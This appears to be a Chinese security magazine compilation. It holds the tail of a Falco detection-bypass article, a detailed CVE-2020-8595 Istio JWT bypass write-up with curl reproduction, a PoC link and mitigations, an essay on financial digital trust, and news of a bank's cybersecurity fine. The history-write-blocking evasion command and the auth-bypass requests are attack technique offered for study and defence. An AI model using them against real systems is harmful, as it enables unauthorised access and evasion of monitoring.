image=%container.image.repository)
 priority:
  WARNING
 tag: [file, mitre_persistence]
```

逻辑很简单，我们不再给出相应的宏和列表。原因也很简单：~/.bash_history 一定是被监控的shell配置文件之一。

知道了原因，我们也有了绕过方案。一种比较取巧的方式是，直接限制用户自己对 ~/.bash_history 文件的写入：

chmod u-w ~/.bash_history

先执行上述命令，再使用上面给出的Python+软链接方式创建反弹shell，整个过程终于不再触发任何告警：



5. 总结

从前面的实验中两次绕过来看，似乎Falco的自带规则并不十分准确。在实验中，我们尽量减少对Falco自带规则文件的修改，正是为了尽可能模拟真实场景，探索这么做会带来什么问题。现实中，许多开发、运维人员常常不去修改默认配置或文件，认为配备了安全防护设施后就可以高枕无忧。然而，许多安全事故正是来自这些看似不起眼的地方。无论多么先进的技术，只有融入到具体情况千差万别的生产环境中，安全运营团队持续地采用多种检测手段交叉验证、形成闭环，才能真正有效发挥作用。

另外，笔者认为，作为一种适用于云环境的“无状态”的“系统调用级别”实时异常行为检测工具，Falco提供了稳定可信的原子异常事件序列，这已足够。

诚然，我们可以根据具体生产环境的特点去构建更复杂、严格的检测规则，使规则更难被绕过，但是随着时间的推移和攻击技术的发展，这样的检测规则势必会陷入“过度拟合”的状态，难于维护和进化，难免百密一疏。

也许，一个更优雅灵活的防护机制是，将Falco作为底层异常事件源，在其上应用异常检测算法构建出一套“有状态”的异常检测系统。这样的系统能够从异常事件序列中解读出更高层次的攻击行为，且易于维护和进化：在大部分情况下，我们只需要修改上层检测模型，使之适应当前环境即可。

6. 参考文献

Falco官方文档

SELinux, Seccomp, Sysdig Falco, and you: A technical discussion

7. 拓展阅读

How to identify malicious IP activity using Falco

How to detect Kubernetes vulnerability CVE-2019-11246 using Falco.

High Interaction Honeypots with Sysdig and Falco

CVE-2020-8595 — Istio 未授权访问漏洞解析

浦 明

一、概述

在过去两年，以Istio为代表的Service Mesh的问世因其出色的架构设计及火热的开源社区在业界迅速聚集了一批拥簇者，BAT等大厂先后也发布了自己的Service Mesh落地方案并在生产环境中部署运行。Service Mesh不仅可以降低应用变更过程中因为耦合产生的冲突（传统单体架构应用程序代码与应用管理代码紧耦合），也使得每个服务都可以有自己的团队从而独立进行运维。在给技术人员带来这些好处的同时，Istio的安全问题也令人堪忧，正如人们所看到的，微服务由于将单体架构拆分为众多的服务，每个服务都需要访问控制和认证授权，这些威胁无疑增加了安全防护的难度。Istio在去年一月份和九月份相继曝出三个未授权访问漏洞（CVE-2019-12243、CVE-2019-12995、CVE-2019-14993）[12]，其中CVE-2019-12995和CVE-2019-14993均与Istio的JWT机制相关，看来攻击者似乎对JWT情有独钟，在今年2月4日，由Aspen Mesh公司的一名员工发现并提出Istio的JWT认证机制再次出现服务间未经授权访问的Bug， 并最终提交了CVE，CVSS机构也将此CVE最终评分为9.0[6]，可见此漏洞之严重性。本文笔者尝试以JWT作为出发点，首先对其进行介绍，进而延伸到Istio的JWT认证机制及对此次漏洞的剖析，最后通过实验还原CVE-2020-8595漏洞的攻击场景，阅读时长大致10-15分钟，希望能给各位读者带来帮助。

二、背景

JSON Web Token（JWT）是为了在网络应用环境间传递声明而执行的一种基于JSON的开放标准。JWT也是目前最流行的跨域认证解决方案，对于认

证问题，业界一般采用的模式为服务端存储session，客户端通过服务端返回的session_id（即cookie）与服务端进行身份验证从而得知用户身份。这种模式目前存在的问题是扩展性不好，单机没有问题，但在分布式集群环境中是要求session数据共享的。举个例子来说明，A 网站和 B 网站是同一家公司的关联服务，现在要求，用户只要在其中一个网站登录，再访问另一个网站就会自动登录，一种解决办法是采用session将数据持久化，写入数据库，当服务收到请求时都向持久层请求数据，这种方式缺点是工作量大，另外万一数据库挂掉就会存在单点失败问题。另外一种方案是索性将数据保存在客户端，服务端不保存数据了，每次请求都发回服务端，JWT就是这种方案的一个代表。

JWT的原理也较好理解，服务器认证之后会返回一个json对象并发送给客户端，这样每次与服务端通信时都要以此json对象作为凭证去访问，当然考虑到安全问题（用户可能会对json数据进行篡改），服务端生成json对象时会加上签名，故服务端不保存session了，且变为无状态，达到了易于扩展的目的[2]。

Istio架构中的JWT认证主要依赖于JWKS（JSON Web Key Set）， JWKS是一组密钥集合，其中包含用于验证JWT的公钥，在Istio中JWT认证策略通常通过配置一个.yaml文件实现，为了便于理解，以下是一个简单的jwt认证策略配置[3]：

```
issuer: https://example.com
jwksUri: https://example.com/.well-known/jwks.json
triggerRules:
- excludedPaths:
 - exact: /status/version
 includedPaths:
 - prefix: /status/
```

其中[4]：

issuer：代表发布JWT的发行者；

jwksUri： 获取JWKS的地址，用于验证JWT的签名，jwksUri可以为远程服务器地址也可以在本地地址，其内容通常为域名或url， 本地会存在某个服务的某路径下；

triggerRules（重要）：此参数意思为Istio使用JWT验证请求的触发规则列表，如果满足匹配规则就会进行JWT验证，此参数使得服务间认证弹性化，用户可以按需配置下发规则，以上策略triggerRules部分的意思为对于任何带有“/status/”前缀的请求路径，除了/status/version以外， 都需要JWT认证「此次漏洞也是出在这个triggerRules机制上」

关于triggerRules配置详细内容可以参考https://istio.io/docs/reference/

config/security/istio.authentication.v1alpha1/

三、漏洞说明

关于CVE-2020-8595漏洞，Istio的官方声明为[6]；

A bug in Istio’s Authentication Policy exact path matching logic allows unauthorized access to resources without a valid JWT token. This bug affects all versions of Istio that support JWT Authentication Policy with path based triggeRules. The logic for the exact path match in the Istio JWT filter includes query strings or fragments instead of stripping them off before matching. This means attackers can bypass the JWT validation by appending ? or # characters after the protected paths.

我们可以看到问题出现在Istio JWT策略配置中的triggeRules机制，triggeRules包含请求url的字符串匹配机制， 主要有以下四种：

字段	类型	描述	需要
exact	字符串（之一）	完全匹配	是
prefix	字符串（之一）	前缀匹配	是
suffix	字符串（之一）	后缀匹配	是
regex	字符串（之一）	正则匹配（由 EDCA-262 定义 ECMAscript 风格的正则匹配）	是

图1 triggeRules字符串匹配类型

「exact」是导致这次漏洞的罪魁祸首，它代表完全匹配的字符串才可以满足要求， 而完全匹配原则是需要包含url后面所附带的参数（“?”）以及fragments定位符（"#"），而不是在匹配之前将“?”和“#”隔离的内容进行分离，这里为了便于理解，举一个完整的url例子说明，如下所示：

```
foo://example.com:8042/over/there?name=ferret#nose
\_/   \______________/\_________/ \_________/ \__/
 |           |            |            |        |
scheme     authority      path        query   fragment
```

图2 完整的url示意图

triggeRules中exact匹配的内容应当“/over/there?name=ferret#nose”，而

不是“/over/there”，Istio的JWT认证策略在填写triggeRules时只考虑到了path部分，而省略了query和fragment部分，从而攻击者可以通过在受保护的path后添加“?”或“#”进行绕过从而达到未授权（JWT）访问。以Istio的JWT认证策略举例更容易理解，如下所示：

指定JWT保护路径的原始认证策略如下：

```
---
apiVersion: "authentication.istio.io/v1alpha1"
kind: "Policy"
metadata:
 name: "jwt-example"
 namespace: istio-system
spec:
 targets:
 - name: istio-ingressgateway #需要在Istio网关入口处部署JWT认证策略
 origins:
 - jwt:
    issuer: "testing@secure.istio.io" #JWT颁发者
      jwksUri: "https://raw.githubusercontent.com/istio/istio/release-1.4/security/tools/jwt/samples/jwks.json" #用于验证JWT的JWKS所在URL
    trigger_rules: #JWT验证请求的触发规则列表
    - included_paths: #代表只有访问包含以下路径规则才需要JWT认证
      - exact: /productpage #满足路径与productpage完全匹配后，才可以访问productpage服务（需要JWT认证，没有有效JWT无法访问）
```

问题出在最后一行，如果exact处的url为“/productpage?a=1”或者“/productpage?b=1#go”，那么按照匹配原则，访问路径应该是定位到

https://example.com//productpage?a=1及https://example.com/productpage?b=1#go”

由于这两个url都属于“/productpage”路径下，那么应该当通过JWT身份认证后才可以访问，但因为服务端Istio没有做好防护，将query部分和fragment部分与path进行分类处理了，认为“/productpage?a=1” 不属于“/productpage”这

个path， 并且认为其没有添加JWT策略所以不需要进行认证，从而攻击者可以通过在path后添加“#”或“?”轻松绕过JWT认证进行未授权访问。

四、实验验证

4.1 环境

Istio版本：v1.4.2

Kubernetes版本：v1.16.2

集群主机： node1（Master）/node2 (Slave)

操作系统：Ubuntu 18.04

4.2 准备工作

4.2.1 创建 foo 命名空间

kubectl create ns foo

4.2.2 创建 httpbin 服务

httpbin.yaml 在istio/istio-1.4.2/samples/httpbin路径下[5]

kubectl apply -f <(istioctl kube-inject -f httpbin.yaml) -n foo

4.2.3 创建 httpbin gateway

```
#创建httpbin gateway
kubectl apply -f - <<EOF
apiVersion: networking.istio.io/v1alpha3
kind: Gateway
metadata:
  name: httpbin-gateway
  namespace: foo
spec:
  selector:
    istio: ingressgateway # use Istio default gateway implementation
  servers:
  - port:
```

```
    number: 80
    name: http
    protocol: HTTP
  hosts:
  - "*"
EOF
```

4.2.4 暴露 httpbin 服务

```
#通过ingress gateway将httpbin服务暴露在外部可访问
kubectl apply -f - <<EOF
apiVersion: networking.istio.io/v1alpha3
kind: VirtualService
metadata:
 name: httpbin
 namespace: foo
spec:
 hosts:
 - "*"
 gateways:
 - httpbin-gateway
 http:
 - route:
   - destination:
      port:
       number: 8000
      host: httpbin.foo.svc.cluster.local
EOF
```

4.2.5 对 httpbin 服务部署 JWT 策略

```
cat <<EOF | kubectl apply -n foo -f -
apiVersion: "authentication.istio.io/v1alpha1"
kind: "Policy"
metadata:
 name: "jwt-example"
```

```
spec:
 targets:
 - name: httpbin
 origins:
 - jwt:
    issuer: "testing@secure.istio.io"
     jwksUri: "https://raw.githubusercontent.com/istio/istio/release-1.4/
security/tools/jwt/samples/jwks.json"
    trigger_rules:
    - included_paths:
     - exact: /ip
 principalBinding: USE_ORIGIN
EOF
```

4.2.6 设定环境变量

```
export INGRESS_HOST=http://192.168.19.11:31380
```

4.3 场景复现

首先我们先访问一个未加JWT认证的url path“/user-agent”

```
root@node2:~# curl -v $INGRESS_HOST/user-agent
* Trying 192.168.19.11...
* TCP_NODELAY set
* Connected to 192.168.19.11 (192.168.19.11) port 31380 (#0)
> GET /user-agent HTTP/1.1
> Host: 192.168.19.11:31380
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< server: istio-envoy
< date: Thu， 05 Mar 2020 06:47:22 GMT
< content-type: application/json
```

< content-length: 34
< access-control-allow-origin: *
< access-control-allow-credentials: true
< x-envoy-upstream-service-time: 7
<
{
"user-agent": "curl/7.58.0"
}

可以看到返回200状态码，访问成功!

接着再访问加了JWT认证的url path "/ip":

Origin authentication failed.root@node2:~# curl -v $INGRESS_HOST/ip
* Trying 192.168.19.11...
* TCP_NODELAY set
* Connected to 192.168.19.11 (192.168.19.11) port 31380 (#0)
> GET /ip HTTP/1.1
> Host: 192.168.19.11:31380
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< content-length: 29
< content-type: text/plain
< date: Thu， 05 Mar 2020 06:49:37 GMT
< server: istio-envoy
< x-envoy-upstream-service-time: 0

可以看到服务端返回401 Unauthorized拒绝访问，原因是需要认证授权，证明策略生效了。

我们再访问JWT认证下的path + query(通过添加”？“符号)

root@node2:~# curl -v $INGRESS_HOST/ip?a=1

* Trying 192.168.19.11...
* TCP_NODELAY set

```
* Connected to 192.168.19.11 (192.168.19.11) port 31380 (#0)
> GET /ip?a=1 HTTP/1.1
> Host: 192.168.19.11:31380
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< server: istio-envoy
< date: Thu， 05 Mar 2020 06:53:00 GMT
< content-type: application/json
< content-length: 29
< access-control-allow-origin: *
< access-control-allow-credentials: true
< x-envoy-upstream-service-time: 5
<
{
"origin": "10.244.0.0"
}
```

可以看到返回为200状态码，说明不需要JWT的认证也可以访问ip这个path下的内容，从而完成绕过。

同理在url后添加“#”符号也完成绕过。

4.4 验证PoC

笔者在网上找到一个PoC可以验证此漏洞，此脚本由Google Istio团队Francois Pesce 提供[9]：

https://gist.githubusercontent.com/nrjpoddar/62114128d12478abe8366404bf547b77/raw/1475213902932cc157f49fc0584b8f231e887394/check.sh[11]

实验结果如下：

```
root@node2:/home/puming/test# ./test_istio_jwt_cve.sh  istio/proxyv2:1.4.2
/home/puming/test/cve-2020-8595.VzW0Mi /home/puming/test
./test_istio_jwt_cve.sh: line 260: warning: here-document at line 148
```

delimited by end-of-file (wanted `EOF')

Sleeping for 5 seconds so the docker container is up and running

[CVE-2020-8595] Vulnerable

3d74c863fdb819f2bcabb8334b1e8f4fdd56c9d0908918ef4f900131fb21c814

/home/puming/test

确实可以证明笔者的Istio环境存在漏洞，感兴趣的读者可以自己尝试。

4.5 漏洞利用

未授权的访问漏洞经常会使攻击者有机可乘，通过未授权的资源访问达到一些目的，笔者将通过一个简单实验说明此漏洞的可利用性。在Istio环境中，笔者部署了一个基于django框架的Web应用，此Web应用因为存在某接口（$INGRESS_HOST/apps）的未授权访问漏洞以及逻辑缺陷导致敏感信息泄漏，通过直接访问

curl -v $INGRESS_HOST/apps?manifest=com.canonical.ubuntu.desktop

curl -v $INGRESS_HOST/apps?manifest=com.mozilla.mozdef 可以将漏洞信息还原，如下所示：

图3 敏感信息泄漏

通过图3的红框部分可以看出，该网站的app详细信息接口由于未授权访问漏洞暴露了app的敏感信息，例如端口号、操作系统版本、用户名密码等。对于网站开发人员来说，可能并不知此漏洞的存在，于是潜在的危险出现了，以下将还原整个过程，首先将此应用部署至Istio，通过下发JWT策略对”/apps”进行身份认证，配置如下：

cat <<EOF | kubectl apply -n foo -f -

```
apiVersion: "authentication.istio.io/v1alpha1"
kind: "Policy"
metadata:
 name: "jwt "
spec:
 targets:
 - name:  web-test
 origins:
 - jwt:
    issuer: "testing@secure.istio.io"
      jwksUri: "https://raw.githubusercontent.com/istio/istio/release-1.4/
security/tools/jwt/samples/jwks.json"
    trigger_rules:
    - included_paths:
     - exact: /apps
 principalBinding: USE_ORIGIN
EOF
```

配置成功后进行访问，可以看到访问失败，证明JWT策略生效了，如下所示：

```
root@node2:~# curl -v $INGRESS_HOST/apps/
* Trying 192.168.19.11...
* TCP_NODELAY set
* Connected to 192.168.19.11 (192.168.19.11) port 31380 (#0)
> GET /apps/ HTTP/1.1
> Host: 192.168.19.11:31380
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< content-length: 29
< content-type: text/plain
< date: Thu， 07 Mar 2020 04:49:37 GMT
```

```
< server: istio-envoy
< x-envoy-upstream-service-time: 0
以攻击者视角尝试访问”/apps?”：
root@node2:~# curl -v $INGRESS_HOST/apps?
* Trying 192.168.19.11...
* TCP_NODELAY set
* Connected to 192.168.19.11 (192.168.19.11) port 31380 (#0)
> GET /apps? HTTP/1.1
> Host: 192.168.19.11:31380
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< server: istio-envoy
< date: Thu， 07 Mar 2020 04:53:00 GMT
< content-type: application/json
< content-length: 29
< access-control-allow-origin: *
< access-control-allow-credentials: true
< x-envoy-upstream-service-time: 5
<
```

可以成功访问，证明了Istio的未授权访问漏洞确实存在，于是攻击者可以完美绕过JWT认证并且成功利用到程序自身的漏洞，进而访问到每个app的敏感信息，一旦攻击者拥有这些敏感信息例如用户名密码，便可直接对网站上的app进行访问，植入后门，后果不堪设想。

以上只是一个简单的漏洞利用场景，现实攻击中，开发人员还有可能因为疏忽在某访问路径下放置密钥信息，攻击者一旦拿到密钥便可通过ssh登录到其它主机从而展开持续性攻击，所以Istio所爆的漏洞只是为攻击者打开了一扇门，用户自己的应用程序安全性才是最重要的。

五、修复方法

◆ 通过添加正则临时缓解

由于triggeRules中url的字符串匹配机制支持正则表达式，所以我们可以加上正则防止绕过：

```
- jwt:
    issuer: "testing@secure.istio.io"
     jwksUri: "https://raw.githubusercontent.com/istio/istio/release-1.4/security/tools/jwt/samples/jwks.json"
    trigger_rules:
    - included_paths:
      - regex: '/productpage(\?.*)?' #
      - regex: '/productpage(#.*)?'  #
```

此正则表达式满足 path + query + fragment 完全匹配，我们可以简单实验下可行性：

给exact路径添加正则匹配前先将之前的策略删除

```
root@node1:/home/puming/istio/istio-1.4.2/samples/httpbin# kubectl delete policy.authentication.istio.io jwt-example -n foo
policy.authentication.istio.io "jwt-example" deleted
root@node1:/home/puming/istio/istio-1.4.2/samples/httpbin# cat <<EOF | kubectl apply -n foo -f -
> apiVersion: "authentication.istio.io/v1alpha1"
> kind: "Policy"
> metadata:
>   name: "jwt-example"
> spec:
>   targets:
>   - name: httpbin
>   origins:
>   - jwt:
>       issuer: "testing@secure.istio.io"
>         jwksUri: "https://raw.githubusercontent.com/istio/istio/release-1.4/
```

```
security/tools/jwt/samples/jwks.json"
>     trigger_rules:
>     - included_paths:
>       - regex: '/ip(\?.*)?'
>       - regex: '/ip(#.*)?'
>   principalBinding: USE_ORIGIN
> EOF
policy.authentication.istio.io/jwt-example created
```

再访问ip的完整URL，如下所示，可以看到服务端返回401 Unauthorized拒绝访问，说明正则匹配生效，'/ip(#.*)?'同理，不作赘述

```
root@node2:~# curl -v $INGRESS_HOST/ip?a=1
*   Trying 192.168.19.11...
* TCP_NODELAY set
* Connected to 192.168.19.11 (192.168.19.11) port 31380 (#0)
> GET /ip?a=1 HTTP/1.1
> Host: 192.168.19.11:31380
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< content-length: 29
< content-type: text/plain
< date: Thu， 05 Mar 2020 07:02:58 GMT
< server: istio-envoy
< x-envoy-upstream-service-time: 0
```

- 升级Istio至1.4.4和1.3.8以及之后的版本

六、漏洞评估

CVSS评分为9.0分[6]，级别定位严重，笔者认为未经认证授权访问会带来很

多严重性后果，如果是授权页面的话，其它用户可以随意访问，从而会引起重要权限可能被操作、网站目录、数据库等敏感信息泄漏的风险。在Kubernetes环境下，容器为运行Pod的载体，由于Pod内容器之间可以通过Localhost互相访问，所以一旦有一个容器失陷，进而会传播到Pod中的其它容器，如果是特权容器，还有可能风险更为严重，所以此漏洞在微服务环境中风险较大。

七、总结

CVE-2020-8595漏洞让Istio的安全管理机制脆弱性得以暴露，那么JWT自身又存在哪些安全风险呢？笔者通过对JWT的研究了解到JWT本身是不加密的（加密只有JWT的Signature部分）并且是无状态的，所以JWT很容易泄漏并且被利用，虽然Istio的mTLS机制可以解决服务间通讯的流量加密问题，但这样JWT就足够安全了吗？答案是不一定，毕竟谁也不能确保不会把JWT硬编码在源码中。现实攻击手段变幻莫测，唯有知己知彼方可百战百胜，笔者认为需要从自身培养安全意识做起，防护应由内而外，只有这样，我们的系统才够安全。

参考文献

[1] https://blog.christianposta.com/how-a-service-mesh-can-help-with-microservices-security/
[2] http://www.ruanyifeng.com/blog/2018/07/json_web_token-tutorial.html
[3] https://istio.io/docs/reference/config/security/istio.authentication.v1alpha1/#Jwt
[4] https://tools.ietf.org/html/rfc7517
[5] https://istio.io/docs/tasks/security/authentication/authn-policy/#enable-mutual-tls-per-namespace-or-service
[6] https://istio.io/news/security/istio-security-2020-001/
[7] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8595
[8] https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2020-8595
[9] https://aspenmesh.io/aspen-mesh-1-4-4-1-3-8-security-update/
[10] https://istio.io/docs/reference/config/security/istio.authentication.v1alpha1/
[11] https://gist.githubusercontent.com/nrjpoddar/62114128d12478abe8366404bf547b77/raw/1475213902932cc157f49fc0584b8f231e887394/check.sh
[12] https://istio.io/news/security


金融机构数字化转型中的数字信任

梁晴

1. 金融机构数字化转型的必然性

多年前，我们办理银行业务，需要到实体的分行或是支行去处理。而金融科技迅速发展的今天，越来越多的人选择在手机、电脑等智能终端上快速完成日常业务的办理，高效又便捷。显而易见，金融科技正在改变我们的生活方式，金融业数字化转型趋势已不可逆转，并将继续演进。金融业的数字化转型已成为提升服务水平和竞争能力的必然选择。通过实施数字化，客户可以通过网络空间更好地了解金融市场和产品，获取服务，这种变革推动金融业根据客户和技术手段的变化，不断调整业务，有效地改变金融服务，确保经济增长清晰可见。以手机银行为例 - 银行在虚拟空间中相互竞争，通过IT技术手段帮助客户的完成各种金融功能。手机银行应用程序越顺畅，数字交易和银行组织的经济增长就越好。

2. 新技术助推金融机构数字化转型



Gartner2019年新兴技术发展周期报告

根据Gartner2019年新兴技术发展周期报告中指出，数据应用相关的知识图谱、决策智能，数字化伦理正在步入膨胀期。同时，随着互联网的发展以及智能移动终端的普及，客户行为由线下逐渐转移到线上，从数字化渠道获取金融服务已成主流。2019年，我国互联网金融的市场渗透率已超过了75%，用户数量超过7亿人，第三方支付成为主要的消费支付通道，大量银行储蓄存款迁至互联网理财。金融科技的广泛运用，为用户带来了极大的便

利。但在便利的背后，金融机构的IT架构也面临新的挑战，为更加深入地推进数字化转型带来了障碍.要解决金融业数字化转型面临的问题与挑战,需对金融机构IT架构进行全方位的安全保障，共同推动金融行业数字化迈向纵深。

3. 金融机构数字化转型中的数字信任

金融与科技的深度融合是新时代的大趋势，大数据、人工智能、云计算、区块链等新技术的金融应用，提高了金融服务的效率和金融资源配置的效率，更为重要的是，正在改变金融服务的模式。市场经济环境下的信用是建立在契约原则基础上，其传统模式是:基于共同的规则，通过可信任的中央节点或者支付平台验证信息，执行规则，积累信任。近几年，新技术的应用，特别是大数据和人工智能技术的应用，正在构建全新的数字信任机制。

只有彼此信任了，才可能进行商业交往。在数字世界也是这样。数字经济时代，越来越多基于微信、淘宝进行支付的前提条件，是对支付平台的基本信任。数字信任就是数字世界的信任关系，只有实现数字信任，才能够促进企业成功进行数字化转型，才能保障企业健康良性发展。在互联世界中，数字信任被视为组织长期成功的关键。需要在超级互联的世界中透明地证实我们的安全性、可靠性和完整性，这一需求是非常真实和重要的，信任就是一切。我们可以把信息区分为共享信息、专有信息、私密信息。共享信息的价值在于真实，必须维护其权威性；专有信息的价值在于归属，必须维护其知识产权；私密信息的价值在于可靠，必须维护其安全。但是，在目前的信息技术结构下，往往难以证明共享信息的真伪，难以确认专有信息的所有权，难以保护私密信息安全。金融业应更加重视应用数字技术，加快推进数字技术，目标是在未来的数字社会中，采取有效的技术手段和管控措施，维护用户数据安全，维护数字金融安全，确保数据的隐私性和可靠性，确保金融业务的全流程全周期安全。

4. 网络安全确保金融机构的数字信任途径

网络安全是围绕保护数字世界中的数据、设备、网络和流程的需求而成长起来的。在今天超级互联的世界，网络安全已经不再是简单的保护硬件和软件，还

包括保护数字组织及其创建的海量数据。对金融行业和其所有供应商而言，数字信任在本质上意味着两件事：需要在自己的数字运营中建立信任，确保能够为客户实现数字信任。成为可信赖的组织，帮助他人建立信任。为实现数字信任，金融机构需要坚持数字化转型的四个重点：安全规划、威胁识别，数据保护和安全运营。

1. 网络安全规划与金融业务发展目标相匹配

如上图所示，从一系列衡量指标来看，中国受访者认为网络安全与业务发展相配的程度高于全球受访者。83%的受访者表示，其网络安全团队正嵌入企业的业务发展中，他们不仅熟悉业务策略，而且制定了支持业务需要的网络安全策略（全球：72%）。83%的受访者认为，其网络安全团队与其他所有管理企业风险的部门建立起战略合作关系，防范企业面临的严峻威胁和风险（全球：68%）。81%的受访者认为，其网络安全团队在网络风险和相关风险问题上能够与董事会和高级管理层进行有效沟通（全球：70%）。众所周知，金融机构作为国民经济的基本单位，是市场经济活动的主要参与者。为了实现金融机构运营的现代化，并提高金融运营速度和效率，最为关键一点是，要让网络安全规划与业务发展目标相匹配，共同构建数字信任。与此同时，企业面临的网络安全及数据隐私风险正在攀升，因此构建数字信任变得更具挑战性。

2. 提升威胁识别能力

美国国家标准与技术研究院(NIST)发布的《网络安全框架》中包括五个方面的网络安全管控：识别、保护、检测、响应和恢复。大部分金融机构网络安全团队在“响应”和“保护”两项功能中成熟度相对较高，在“识别”功能中成熟度相对较低。这一情况说明调研受访者只处于响应状态，在威胁发生后采取缓解措施，而未能充分识别可能的威胁并防范于未然。因此，网络安全需遵循基于风险的方法和标准框架，以加强“识别”功能；确保网络安全策略与业务发展并进；使用自动化及新兴科技提高网络安全能力；建立治理框架，以遵循外部监管要求以及机构自身业务需要；将网络安全管理作为企业层面的事项，而非将其归为IT事项；灵活响应和改进。

3. 构建数据安全体系

数字化转型过程中数据越来越值钱，攻击者会有更强烈的攻击愿望，这是因为有利益在后面做支撑。对于金融行业而言，数字化转型带来的既是机遇也是挑战。金融行业对信息安全的投入比其他行业更大、更规范。银行也将越来越多的安全防范措施嵌入到产品和业务当中，用户及其账户信息对金融机构来说非常重要，无论是技术还是监管部门，都越来越注重数据安全，尤其是与用户隐私保护相关的。数据保护会成为金融行业的数字化转型重中之重。

4. 安全中台建设实现一体化安全运营

安全中台集成统一身份认证管理，漏洞管理，应用开发安全资源库，威胁情报，综合安全分析等多种综合安全能力。金融机构通过搭建安全中台为整个企业提供不同级别的安全服务。快速实现零信任环境，敏感数据保护，整体安全态势感知，各类威胁场景监控及处置，薅羊毛防护，业务安全审计等具体业务安全场景需求。在网络环境下保障机构和客户之间的每一步重要操作都是可信任及可审计的。从而实现数字信任的目标。

参考文献：

http://www.shfinancialnews.com/xww/2009jrb/node5019/node5036/tt/u1ai210367.html

http://science.china.com.cn/2019-09/12/content_40892613.htm

https://www.sohu.com/a/341460505_438786

http://mobile.iotworld.com.cn/View.aspx/News-4dce3af313ffa193

银行业首张网络安全罚单 江苏江南农商行被罚 30 万

2020-06-29

摘要：江苏银保监局公布了对于江苏江南农村商业银行股份有限公司（以下简称“江苏江南农商行”）的行政处罚。江苏江南农商行因网络安全工作严重不足，江苏银保监局根据《中华人民共和国银行业监督管理法》第四十六条第（五）项，罚款人民币30万元。

关键词：标签（银行业、罚单、江南农商行），技术问题（安全事件）。

内容：6月19日，江苏银保监局公布了对于江苏江南农村商业银行股份有限公司（以下简称“江苏江南农商行”）的行政处罚。处罚信息显示，江苏江南农商行因网络安全工作严重不足，江苏银保监局根据《中华人民共和国银行业监督管理法》第四十六条第（五）项，罚款人民币30万元。

江苏银保监局行政处罚信息公开表

（江苏江南农村商业银行股份有限公司）

行政处罚决定书文号			苏银保监罚决字〔2020〕20号
被处罚当事人	个人	姓名	
		单位	
	单位	名称	江苏江南农村商业银行股份有限公司
		法定代表人姓名	陆向阳
主要违法违规事实（案由）			网络安全工作严重不足
行政处罚依据			《中华人民共和国银行业监督管理法》第四十六条第（五）项
行政处罚决定			罚款人民币30万元
作出处罚决定的机关名称			中国银行保险监督管理委员会江苏监管局
作出处罚决定的日期			2020年6月16日

江苏江南农商行罚单

如无疏漏，根据银保监会官网查询结果，江苏江南农商行是首家因为网络安全问题被处罚的银行，这张罚单也是银行业第一张网络安全罚单。

或因内部组织建设存在问题

案由为：网络安全工作严重不足，处罚依据为《中华人民共和国银行业监督管理法》第四十六条第（五）项。

《中华人民共和国银行业监督管理法》第四十六条规定银行业金融机构有下列情形之一，由国务院银行业监督管理机构责令改正，并处二十万元以上五十万元以下罚款；情节特别严重或者逾期不改正的，可以责令停业整顿

或者吊销其经营许可证；构成犯罪的，依法追究刑事责任：

（一）未经任职资格审查任命董事、高级管理人员的；（二）拒绝或者阻碍非现场监管或者现场检查的；（三）提供虚假的或者隐瞒重要事实的报表、报告等文件、资料的；（四）未按照规定进行信息披露的；（五）严重违反审慎经营规则的；“严重违反审慎经营规则”是一个非常宽泛的条款，有很多问题都会触发这项条款，比如将消费性贷款放入楼市等等。因此，虽然知道江苏江南农商行存在网络安全问题，但具体是什么问题，我们无从得知，只能进行猜测。

《网络安全法》第三十一条规定，国家对金融等重要行业和领域，在网络安全等级保护制度的基础上，实行重点保护。根据《关键信息基础设施确定指南（试行）》要求，银行运营为金融行业中的关键业务。因此，银行一般应被认定为关键信息基础设施运营者，在履行网络运营者的一般安全保护义务的基础上，还需履行关键信息基础设施运营者的特殊义务。从这个角度出发，银行需承担网络安全义务非常重，而相关的规范规定更是数不胜数，在今年就发布有《个人金融信息保护技术规范》、《网上银行系统信息安全通用规范》、《商业银行应用程序接口安全管理规范》等等多个规范。以下是吴丹君律师团队整理的银行业网络安全相关法律规范条例，从银行不同角度出发，对涉及到的条款进行了分类。

内外资属性	《中华人民共和国外资银行管理条例》	第七条 第十八条 第十九条 第二十七条
	《中华人民共和国外资银行管理条例实施细则》	第十三条 第十七条 第十八条 第二十一条
	《中国银监会外资银行行政许可事项实施办法》	第二十一条 第三十条
经营范围	《中华人民共和国外资银行管理条例》	第二十九条 第三十条
	《中华人民共和国外资银行管理条例实施细则》	第二十六条 第二十七条
网络运营业务	《中华人民共和国电信条例》	第九条
	《互联网信息服务管理办法》	第七条 第十二条
	《关于促进互联网金融健康发展的指导意见》	（十三） （十七）
	《中国人民银行、中国银行保险监督管理委员会、中国证券监督管理委员会关于印发<互联网金融从业机构反洗钱和反恐怖融资管理办法（试行）>的通知》	一 二
